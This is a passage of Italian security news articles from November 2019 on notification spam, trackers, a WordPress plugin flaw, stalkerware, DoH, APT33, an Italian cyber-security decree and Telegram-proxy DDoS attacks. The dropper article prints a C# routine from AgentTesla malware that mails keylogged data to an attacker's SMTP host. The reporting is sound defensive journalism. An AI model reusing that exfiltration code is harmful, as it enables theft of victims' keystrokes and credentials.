
Notifiche pericolose sui siti Web

Nov 26, 2019 Marco Schiaffino Attacchi, In evidenza, News, Phishing, Privacy, RSS 0

L'uso dei sistemi di notifica delle news viene sfruttato dai pirati informatici per portare attacchi. Un fenomeno in crescita esponenziale.

Un fantasma si aggira su Internet: sono i sistemi di notifica automatica delle news introdotte da qualche mese a livello globale. Chiunque navighi le conosce: su qualsiasi sito si capiti, compare invariabilmente una finestra che "propone" la possibilità di ricevere notifiche.


In buona parte si tratta di richieste legittime, ma secondo quanto riporta **Kaspersky**, l'abuso di questa funzionalità per veicolare spam e attacchi informatici è in netta crescita.



La funzionalità, in realtà è comparsa nel 2015 e avrebbe (teoricamente) uno scopo più che legittimo: permettere agli utenti di visualizzare news e informazioni provenienti da siti di loro interesse. Il problema è che qualcuno ha pensato bene di abusarne, utilizzando le notifiche per inviare spam e collegamenti a siti che contengono codice malevolo.

I dati riportati dalla società di sicurezza russa parlano chiaro: tra il primo gennaio e il 30 settembre del 2019 sono stati ben **14 milioni** gli utenti a cui è stata proposta una sottoscrizione "fraudolenta" attraverso notifiche online.

Il fenomeno è particolarmente "vivace" in Algeria, Bielorussia, Kazakistan e Filippine, ma i dati di Kaspersky confermano lo stesso fenomeno, anche se in percentuali minori, in tutto il mondo. **L'Italia, per la cronaca, segna il 3,05% degli episodi rilevati dalla rete della società di sicurezza**.



Il problema, in ogni caso, ha una certa rilevanza in Europa, dove l'introduzione del GDPR ha paradossalmente offerto un insperato assist ai pirati informatici. Il proliferare di finestre in cui viene chiesta l'autorizzazione al trattamento dei dati ha creato una certa confusione negli utenti, che spesso **tendono a confondere e richieste di permesso per l'invio di notifiche con i disclaimer ai sensi della normativa europea**.

Per fortuna, un argine al fenomeno potrebbe arrivare dalle prossime versioni dei due browser più diffusi (**Chrome** e

Firefox) che, prossimamente, dovrebbero introdurre un sistema per limitare l'abuso delle notifiche.

Dopo aver rilevato che il sistema di comunicazione è ben poco apprezzato dagli utenti (solo l'1% acconsentirebbe all'invio di comunicazioni tramite questo strumento) **Google** e **Mozilla** hanno infatti deciso di introdurre un sistema per bloccare le notifiche.

Gli strumenti, per la verità, differiscono: mentre Firefox permetterà di usare un "opt out" del tipo "no e non chiedermelo più", Chrome ci andrà più pesante, bloccando di default le notifiche e consentendo all'utilizzatore di scegliere se sbloccarle attraverso un comportamento "attivo". Insomma: il problema esiste, ma è vicino alla soluzione.

Condividi l'articolo

Due SDK registrano informazioni di utenti Facebook e Twitter
Otto temi trattati dagli esperti di Trend Micro per capire la sicurezza IT moderna

---

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/26/notifiche-pericolose-sui-siti-web/

Privacy: spunta un Web Tracker che non si può (quasi) bloccare

Nov 22, 2019 Marco Schiaffino In evidenza, News, Privacy, RSS 0

La tecnica sfrutta una sorta di area grigia ed è in grado di controllare la navigazione aggirando i sistemi di protezione dei browser.

Il tema del tracciamento della navigazione su Internet è stato uno dei primi ad attirare l'attenzione di chi si occupa di privacy e, col tempo, agli utenti sono stati forniti numerosi strumenti che consentono di arginare le funzioni che registrano la loro attività sul Web.

In particolare, tutti i browser più diffusi mettono a disposizione funzionalità "anti-tracciamento" che bloccano cookies e altre tecniche di monitoraggio della navigazione. Esistono anche estensioni (come **uBlock Origin**) che permettono di garantire un maggior livello di protezione.

Lo scenario, in buona sostanza, è quello di una continua rincorsa tra aziende di marketing interessate alle informazioni collegate alla navigazione e sviluppatori di software che cercano di offrire strumenti per arginarne l'invasività.

La cronaca, adesso, registra un passo avanti da parte dei primi. La notizia arriva dalla Francia e riguarda l'utilizzo di un tracker che verrebbe utilizzato dal sito di news online Liberation. Il tracker, sviluppato dall'azienda di marketing **Eulerian**, sfrutterebbe una sorta di "area grigia" che gli

permette di aggirare tutte le forme di protezione fin qui conosciute.

In cosa consiste? **La tecnica fa leva sulla distinzione tra cookie dell'editore e cookie di terze parti**. Il primo, spesso indispensabile per o stesso corretto funzionamento di un sito, è normalmente accettato come uno strumento "positivo". Il cookie di terze parti, invece, è considerato come uno strumento per monitorare la navigazione.

Questa distinzione è alla base delle tecniche di protezione della privacy, che consentono i cookie dell'editore e bloccano invece quelli di terze parti.



Il trucchetto messo in campo da Eulerian, ma che in realtà è già noto da tempo, prevede la creazione di un sottodominio che, a livello di DNS, viene collegato a quello principale attraverso un **record CNAME**. In altre parole: il sistema punta a mascherare l'origine del tracker in modo che sembri provenire dall'editore.

Una pratica che da un punto di vista tecnico funziona, ma che

sotto un profilo legale potrebbe confliggere con le norme fissate dal GDPR, che prevede un consenso esplicito da parte dell'utente per consentire la raccolta dei dati in questa modalità.

Purtroppo questa forma di controllo si sta dimostrando ben poco efficace. Il fiorire di notifiche che richiedono consensi per il trattamento dei dati, infatti, da questo punto di vista non aiuta: è probabile che i visitatori di un sito facciano click per dare il consenso senza nemmeno preoccuparsi di ciò che stanno facendo.

Un modo per bloccare questo subdolo tracker però esiste e lo ha messo in campo proprio uBlock Origin con la nuova versione dell'estensione. **Con un solo limite: il sistema di protezione funziona solo con Firefox**. Il browser di Mozilla, infatti, integra delle API che permettono a un'estensione di risolvere i DNS e, di conseguenza, "stanare" il tracker.

Ora che le aziende che sfruttano questa tecnica sembrano crescere esponenzialmente, è probabile però che anche altri sviluppatori si preoccuperanno di dotare i loro browser di strumenti simili. O, per lo meno, lo speriamo.

Condividi l'articolo

Falla nel plugin Jetpack per WordPress. Milioni i siti a rischio.

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/22/privacy-spunta-un-web-tracker-che-non-si-puo-quasi-bloccare/

Falla nel plugin Jetpack per WordPress. Milioni i siti a rischio.

Nov 21, 2019 Marco Schiaffino In evidenza, News, RSS, Vulnerabilità 0

Gli sviluppatori non hanno diffuso dettagli sulla vulnerabilità, ma hanno pubblicato un avviso invitando gli utenti ad aggiornare con la massima sollecitudine.

Non conosciamo i dettagli, ma dai toni utilizzati nel sollecitare l'aggiornamento, la vulnerabilità in **Jetpack** deve essere qualcosa di estremamente grave.

La cosa non stupisce più di tanto. Il plugin per **WordPress**, che vanta **5 milioni di installazioni attive**, offre una serie di funzionalità legate alla sicurezza dei siti Internet, come backup, verifica degli accessi, protezione da malware e da attacchi di Brute Forcing.

Considerato l'ambito di utilizzo, quindi, non è difficile immaginare che un bug nel codice di Jetpack possa rappresentare un grosso problema di sicurezza per qualsiasi utilizzatore.



Secondo quanto riportano gli stessi sviluppatori nella pagina dedicata all'aggiornamento, la falla di sicurezza sarebbe presente fin dalla versione 5.1 e riguarderebbe un non meglio specificato errore nel "processare il codice integrato".

La vulnerabilità viene corretta nella nuova versione 7.9.1. Anche se a guardare i numeri può sembrare che il bug sia rimasto nel codice del plugin per un'eternità, controllando l'elenco delle release si scopre che la sua presenza non è poi così lunga: la versione 5.1 risale infatti al luglio del 2017.

Per fortuna, in questo caso possiamo contare sul fatto che gli aggiornamenti siano piuttosto rapidi. Per la natura stessa del plugin, che viene evidentemente installato da chi ha a cuore la sicurezza del suo sito Internet, si può presumere di avere a che fare con un pubblico particolarmente "sensibile" al tema.

DOWNLOADS HISTORY

Today	351.303
Yesterday	3.902.187
Last 7 Days	4.977.006
All Time	152.883.455

E i dati rilevati da WordPress lo confermano. **Guardando alle informazioni sui download, circa 4 milioni di utenti hanno scaricato il plugin negli ultimi due giorni**. Rimarrebbe "scoperto" solo il 20% degli utenti. In meno di 48 ore il dato non è affatto male.

Se poi consideriamo che non è ancora stato registrato alcun tentativo di sfruttare la falla per portare attacchi a siti WordPress, per una volta possiamo dirci ragionevolmente ottimisti sul fatto che la crisi possa essere superata senza troppi problemi.

Condividi l'articolo

Una coalizione internazionale contro gli Stalkerware

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/21/falla-nel-plugin-jetpack-per-wordpress-milioni-i-siti-a-rischio/

Una coalizione internazionale contro gli Stalkerware

Nov 20, 2019 Marco Schiaffino In evidenza, News, Privacy, RSS 1

Società di sicurezza di tutto il mondo unite per contrastare il fenomeno dello spionaggio sui dispositivi mobile. Tutela della privacy e prevenzione le parole d'ordine.

Era già successo con l'emergenza Ransomware, quando forze di polizia e società di sicurezza hanno deciso di unire le forze per contrastare gli attacchi dei pirati informatici con l'iniziativa **No More Ransom**.

Ora la formula si replica per contrastare il fenomeno degli **Stalkerware**. Di cosa si tratta? In buona sostanza di tutte quelle applicazioni (principalmente dedicate al settore smartphone) che consentono di introdursi nella vita privata di una persona e vengono utilizzati come strumento per compiere abusi nei casi di violenza domestica e stalking.

Si tratta di programmi che permettono di accedere in remoto a messaggi, foto, social media, geolocalizzazione, registrazioni audio e video della vittima, spesso in tempo reale. **Software ufficialmente proposti come strumenti di protezione, ma che permettono di impostare una modalità di funzionamento "invisibile" che li trasforma in formidabili strumenti di sorveglianza a distanza**.

Secondo **Kaspersky**, tra i capofila della coalizione che comprende numerose società di sicurezza, il numero di vittime di stalkerware è aumentato del 35%, passando da 27.798 nel 2018 a 37.532 nel 2019.



Il lancio del sito www.stopstalkerware.org avverrà il prossimo 25 novembre 2019, giornata internazionale per l'eliminazione della violenza contro le donne. Il sito conterrà strumenti per aiutare le vittime, facilitare la condivisione di conoscenze tra i membri, sviluppare le migliori pratiche per lo sviluppo etico di software ed educare gli utenti sui pericoli dello stalkerware.

L'obiettivo è quello di fornire strumenti per proteggersi da questo tipo di minaccia e reagire nel caso si finisca vittima di un attacco di questo tipo. Un'iniziativa che tiene anche conto dello stretto legame tra mondo "virtuale" e mondo "reale".

"*Gli studi hanno dimostrato che il 70% delle donne vittime di cyberstalking ha subito almeno una forma di violenza fisica e/o sessuale da parte del partner. Dobbiamo, quindi, impedire ai responsabili di questi abusi di utilizzare i telefoni dei propri partner per lo stalking e fare in modo che vengano puniti.*" Spiega **Anna McKenzie, Communications Manager at the European Network for the Work with Perpetrators of Domestic**

Violence (WWP EN).

“La Coalition Against Stalkerware ci consente di condividere la nostra conoscenza sulla violenza di genere e sui responsabili degli abusi con le società che si occupano di sicurezza informatica in modo da poter lavorare insieme e porre fine alla violenza contro le donne compiuta sfruttando le nuove tecnologie”.

Condividi l’articolo

Il futuro dello sviluppo dell’IA: una battaglia tra pregiudizio, etica e trasparenza

---

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/20/una-coalizione-internazionale-contro-gli-stalkerware/

Microsoft introduce DoH su Windows 10

Nov 19, 2019 Marco Schiaffino In evidenza, News, RSS, Tecnologia 0

Il supporto automatico per il protocollo DNS over HTTPS permetterà di migliorare il livello di protezione della navigazione su Internet.

Dopo **Mozilla** e **Google**, anche **Microsoft** sposa la causa dell'introduzione generalizzata del protocollo **DNS over HTTPS (DoH)** per la navigazione sul Web.

L'obiettivo di DoH è quello di rendere "sicure" le richieste verso i server DNS (i server a cui è affidato il compito di risolvere gli indirizzi dei siti Internet – ndr) per garantire un maggior livello di privacy agli utenti attraverso l'uso del sistema di crittografia basato su HTTPS, al pari di quanto avviene per i sistemi **DoT** (**DNS over TLS**).

Al momento, infatti, le richieste verso i DNS sono inviate in chiaro (DoT è implementato solo su Android) e questo permette agli Internet Provider (ISP) di registrare tutto il traffico dei loro clienti. Un problema relativo in Europa, dove queste informazioni sono conservate ai termini di legge (in Italia per 6 anni) per motivi di ordine pubblico.

Un problema più ampio negli USA, dove agli ISP è consentito utilizzare queste informazioni anche a scopi commerciali, per esempio vendendo i dati alle società di marketing.



Senza contare i casi relativi a paesi i cui governi applicano la censura o utilizzano strumenti di controllo per mappare la navigazione dei cittadini.

Sotto un profilo più legato alla sicurezza, l'implementazione di DoH permetterebbe di bloccare la maggior parte degli **attacchi Man in the Middle** che puntano ad alterare le richieste DNS.

L'annuncio di Microsoft (pubblicato a questo indirizzo) rappresenta di conseguenza un concreto passo in avanti verso un'Internet più sicura. Anche se il supporto nativo a livello di sistema operativo apre la strada a un'implementazione generalizzata di DoH, servirà comunque un contributo da parte degli utenti.

È bene tenere presente, infatti, che oltre al supporto lato client è necessario quello lato server. Per il momento, soltanto alcuni server DNS lo offrono e, siccome le impostazioni del DNS sono di solito impostate automaticamente dal provider Internet, per utilizzare un server che sfrutta DoH è necessario modificare manualmente le impostazioni del

sistema operativo.

Anche sotto questo punto di vista, però, sembra che Microsoft abbia intenzione di cambiare qualcosa, **rendendo più facile e intuitiva la modifica delle impostazioni relative al DNS**. Certo, bisognerà spiegare al grande pubblico che cosa sia e come funzioni, ma non è un'impresa impossibile.

Condividi l'articolo

Attenzione ai dropper di nuova generazione: sfuggono ai controlli antivirus

---

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/19/microsoft-introduce-doh-su-windows-10/

Attenzione ai dropper di nuova generazione: sfuggono ai controlli antivirus

Nov 18, 2019 Marco Schiaffino Attacchi, In evidenza, Malware, News, RSS 1

I pirati informatici stanno utilizzando sempre più spesso tecniche personalizzate per distribuire malware conosciuti aggirando i software di protezione.

L’allarme arriva dal gruppo **Talos**, la divisione per la sicurezza informatica di **Cisco**, e non riguarda un nuovo malware, ma l’utilizzo di tecniche di attacco che usano un sistema di offuscamento particolarmente efficace.

Il tema è quello dei **dropper**, cioè dei codici malevoli che hanno la funzione di installare altri malware sul computer cercando di sfuggire alle più comuni tecniche di analisi utilizzate dagli antivirus.

Il caso analizzato dai ricercatori di Talos in un post pubblicato lo scorso 14 novembre descrive alla perfezione il modus operandi dei cyber-criminali.

Tutto comincia con un messaggio email a cui è allegato un file compresso con estensione **ARJ**, un vecchio formato caduto ormai in disuso. La scelta di ARJ è probabilmente legata, spiega l’autore del post, a un tentativo di far passare inosservato l’allegato ai controlli eseguiti dai gateway che hanno impostazioni di sicurezza piuttosto “lasche”.

L’eseguibile contenuto nell’archivio è protetto da crittografia e avvia una serie di processi (tra qui quello di decodifica) che non avvengono mai sul disco fisso. **Uno stratagemma, questo, che permette al dropper di nascondere la sua attività in maniera più efficace.**

```
public static bool bhu(string bhv, string bhy, string bhx, string bhw = "", string bhq = "", string bhz = "keylog")
{
    bool result;
    try
    {
        SmtpClient smtpClient = new SmtpClient();
        MailAddress to = new MailAddress(bhv);
        MailAddress from = new MailAddress(@"torre@casadavilas.com");
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = bhy;
        bool flag = false & Operators.CompareString(bhz, @"keylog", false) == 0;
        mailMessage.IsBodyHtml = true;
        mailMessage.Body = bhx;
        if (Strings.Len(bhw) > 0)
        {
            Attachment item = new Attachment(bhw);
            mailMessage.Attachments.Add(item);
        }
        if (Strings.Len(bhq) > 0)
        {
            Attachment item2 = new Attachment(bhq);
            mailMessage.Attachments.Add(item2);
        }
        NetworkCredential credentials = new NetworkCredential(@"torre@casadavilas.com", @"[redacted]");
        smtpClient.Host = @"mail.casadavilas.com";
        smtpClient.UseDefaultCredentials = false;
        smtpClient.Credentials = credentials;
        smtpClient.EnableSsl = false;
        smtpClient.Port = 587;
```

L’iniezione del malware (nel caso specifico una versione modificata di **AgentTesla**) viene poi effettuata all’interno di processi legittimi di Windows, in modo che il codice malevolo sia pressoché “invisibile”.

Nella maggior parte dei casi si tratta di trojan in grado di rubare informazioni dal client di posta elettronica o dal browser, come credenziali di accesso e dati relativi alle carte di credito. L’esfiltrazione dei dati può poi essere avviata attraverso diversi canali, come FTP o SMTP.

Secondo i ricercatori di Talos, il semplice utilizzo di questa strategia di infezione in più fasi consente di utilizzare malware conosciuti che riescono a passare inosservati grazie alla funzione svolta dal dropper, che agisce come “contenitore” e garantisce un livello di offuscamento tale da permettere al trojan di “volare sotto i radar” fino a quando non è troppo tardi.

Condividi l’articolo

Cyber-spioni iraniani usavano una VPN “fai da te”. Brutto errore…

Articoli correlati

Altro in questa categoria

https://www.securityinfo.it/2019/11/18/attenzione-ai-dropper-di-nuova-generazione-sfuggono-ai-controlli-antivirus/

Cyber-spioni iraniani usavano una VPN “fai da te”. Brutto errore…

Nov 15, 2019 Marco Schiaffino Attacchi, Hacking, In evidenza, News, RSS 0

APT33 ha messo in piedi un servizio VPN per nascondere le sue azioni. La loro strategia, però, si è rivelata essere un boomerang.


Per i pirati informatici, l’uso di una VPN (Virtual Private Network) è un fattore fondamentale per nascondere le loro tracce. Di solito i cyber-criminali scelgono di utilizzare servizi che garantiscono l’anonimato ma che risiedono, comunque, nell’area dei servizi commerciali disponibili su Internet.

Un gruppo di cyber-spioni che secondo gli esperti di sicurezza è “vicino” al governo iraniano, però, ha deciso di

costruirsene una gestita in proprio.

Si tratta di **APT33**, gruppo conosciuto per aver sviluppato e diffuso **Shamoon**, un malware progettato per cancellare il contenuto del disco fisso delle macchine infettate.

Secondo quanto riporta **Trend Micro** in un report pubblicato su Internet, il gruppo hacker iraniano avrebbe messo in campo un sistema per offuscare i suoi collegamenti basato su quattro livelli, il primo dei quali sarebbe stato appunto una VPN "fatta in casa".



Come spiegano i ricercatori di Trend Micro, però, utilizzare una VPN con un uso esclusivo non è una grande idea. Gli analisti della società di sicurezza hanno infatti avuto la possibilità di rilevare gli indirizzi IP dei nodi utilizzati e di mappare tutta la rete usata da APT33.

La logica è semplice: se si usa una VPN commerciale, il traffico che passa dal nodo di uscita viene confuso con quello di altri utenti. Ma se si è gli unici a usare la VPN, questo vantaggio evapora.

In pratica, l’uso di una VPN proprietaria ha portato esattamente al risultato opposto di quello che i pirati si erano prefissi. Al posto di confondere gli esperti di sicurezza, il suo utilizzo ha permesso di isolare il traffico legato alle attività dei pirati.

I ricercatori di Trend Micro hanno quindi potuto mappare tutte le attività di APT33 e scoprire, per esempio, le loro attività rivolte **all’analisi delle reti collegate ad alcune infrastrutture petrolifere in Medioriente e negli Stati Uniti**, così come i collegamenti per il controllo di caselle email e conti in cripto-valuta, o ancora le visite a forum e siti dedicati all’hacking.

Condividi l’articolo

Approvato il decreto sulla cyber-security

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/15/apt33-cyber-spioni-iraniani-usavano-una-vpn-fai-da-te-brutto-errore/

Approvato il decreto sulla cyber-security

Nov 14, 2019 Marco Schiaffino Gestione dati, In evidenza, News, RSS, Scenario, Tecnologia 0

Il decreto-legge è stato modificato in alcune parti. Coinvolto nei controlli anche il Ministero dell'Interno. Sul 5G c'è il "Golden Power" che non piacerà a Huawei.

La **Camera dei Deputati** ha dato l'ok al Il decreto-legge 21 settembre 2019, n. 105, recante "Disposizioni urgenti in materia di perimetro di sicurezza nazionale cibernetica e di disciplina dei poteri speciali nei settori di rilevanza strategica".

Un provvedimento che segna un deciso cambio di passo nella gestione della sicurezza informatica a livello governativo e che punta a individuare una serie di soggetti (enti pubblici, ma anche privati che svolgono attività rilevanti per la sicurezza nazionale) che saranno sottoposti a una serie di vincoli e controlli affiancati da un sistema sanzionatorio in caso di violazione delle normative.

Gli aspetti più rilevanti riguardano il passaggio delle competenze di verifica e controllo dall'**Agid (Agenzia per l'Italia digitale)** alla **Presidenza del Consiglio dei Ministri.**

Il contenuto della normativa, per quanto riguarda gli aspetti pratici, è ancora tutto da verificare. Il cosiddetto "perimetro" verrà infatti individuato con un **Decreto del Presidente del Consiglio dei Ministri** entro i prossimi 4 mesi. È di 10 mesi, invece, il termine per la promulgazione del regolamento che conterrà gli elementi di merito.

Questi riguarderanno i livelli di sicurezza relativi:

– Alle politiche di sicurezza, alla struttura organizzativa e alla gestione del rischio;

– Alla mitigazione e gestione degli incidenti e alla loro prevenzione, anche attraverso la sostituzione di apparati o

prodotti che risultino gravemente inadeguati sul piano della sicurezza;

– Alla protezione fisica e logica e dei dati;

– All’integrità delle reti e dei sistemi informativi;

– Alla gestione operativa, ivi compresa la continuità del servizio;

– Al monitoraggio, test e controllo;

– Alla formazione e consapevolezza;

– All’affidamento di forniture di beni, sistemi e servizi di Information and Communication Technology (ICT), anche mediante definizione di caratteristiche e requisiti di carattere generale.

Le sanzioni per chi non rispetta gli standard fissati, si legge nella normativa, saranno tutt’altro che trascurabili. Si potrà arrivare infatti a multe fino a 1,8 milioni di euro.



I controlli sono affidati a un **Centro di Valutazione e certificazione nazionale (CVCN)** presso il quale sono accreditati sia il Ministero della Difesa, sia quello dell'Interno.

Il decreto, infine, prevede l'estensione del cosiddetto **Golden Power** (il potere speciale in capo al governo di intervenire sulle scelte a livello di infrastrutture – ndr) alla **rete 5G**. Nel dettaglio, devono essere notificati al governo gli acquisti rilevanti, cioè in grado di determinare l'insediamento stabile dell'acquirente, in ragione dell'assunzione del controllo della società.

A seguito della notifica, il Governo può esercitare poteri speciali imponendo condizioni e impegni diretti a garantire la tutela degli interessi essenziali dello Stato o addirittura opporsi all'acquisto della partecipazione.

Altra prerogativa è che "in presenza di un rischio grave e imminente per la sicurezza nazionale connesso alla vulnerabilità di reti, sistemi e servizi, il Presidente del Consiglio dei Ministri ha il potere di eliminare, ove indispensabile e per il tempo strettamente necessario, lo specifico fattore di rischio o di mitigarlo, secondo un criterio di proporzionalità, disattivando totalmente o parzialmente, uno o più apparati o prodotti impiegati nelle reti e nei sistemi".

Insomma: con questa norma si introduce una forma di controllo che permette di decidere chi può fornire infrastrutture per la rete 5G. Inutile dire che il tutto evoca immediatamente la vicenda **Huawei**, che da tempo è nell'occhio del ciclone proprio per le perplessità espresse anche in sede di **Unione Europea**.

Condividi l'articolo

Iran: lo strano caso degli attacchi dai proxy per Telegram

Articoli correlati

Altro in questa categoria

https://www.securityinfo.it/2019/11/14/approvato-il-decreto-sulla-cyber-security/

Iran: lo strano caso degli attacchi dai proxy per Telegram

Nov 13, 2019 Marco Schiaffino Attacchi, In evidenza, News, RSS, Scenario 0

I server sono proliferati per aggirare i blocchi governativi, ma qualcuno li sta usando per portare attacchi DDoS ai siti Internet.


La potremmo definire una nuova tecnica di **DDoS**, ma ha una particolarità: per le sue caratteristiche interessa soltanto l'**Iran**. Il caso è stato reso pubblico da **Arvan Cloud**, azienda specializzata in servizi cloud e hosting che opera nella repubblica mediorientale.

La società ha infatti denunciato di aver subito un attacco DDoS estremamente particolare, portato da ignoti pirati informatici attraverso una rete di **server MTProxy**. Si tratta

di un particolare tipo di proxy dedicati alla gestione del protocollo **MTProto** utilizzato da **Telegram**.

Utilizzati solo nelle nazioni che limitano l'uso del servizio di messaggistica, i proxy di questo tipo permettono agli utenti di Telegram di "offuscare" il traffico e utilizzare la piattaforma aggirando le restrizioni imposte dal governo di **Teheran**.

A quanto pare, però, qualcuno li sta usando anche per un altro obiettivo: portare attacchi DDoS a siti Internet iraniani. Gli esperti di Arvan Cloud sono giunti a questa conclusione dopo aver subito i primi attacchi. Dal momento che erano basati su traffico con caratteristiche anomale, gli analisti dell'azienda hanno cominciato a indagare e, dopo una serie di simulazioni, sono giunti alla conclusione che l'attacco provenisse proprio dagli MTProxy presenti in Iran.



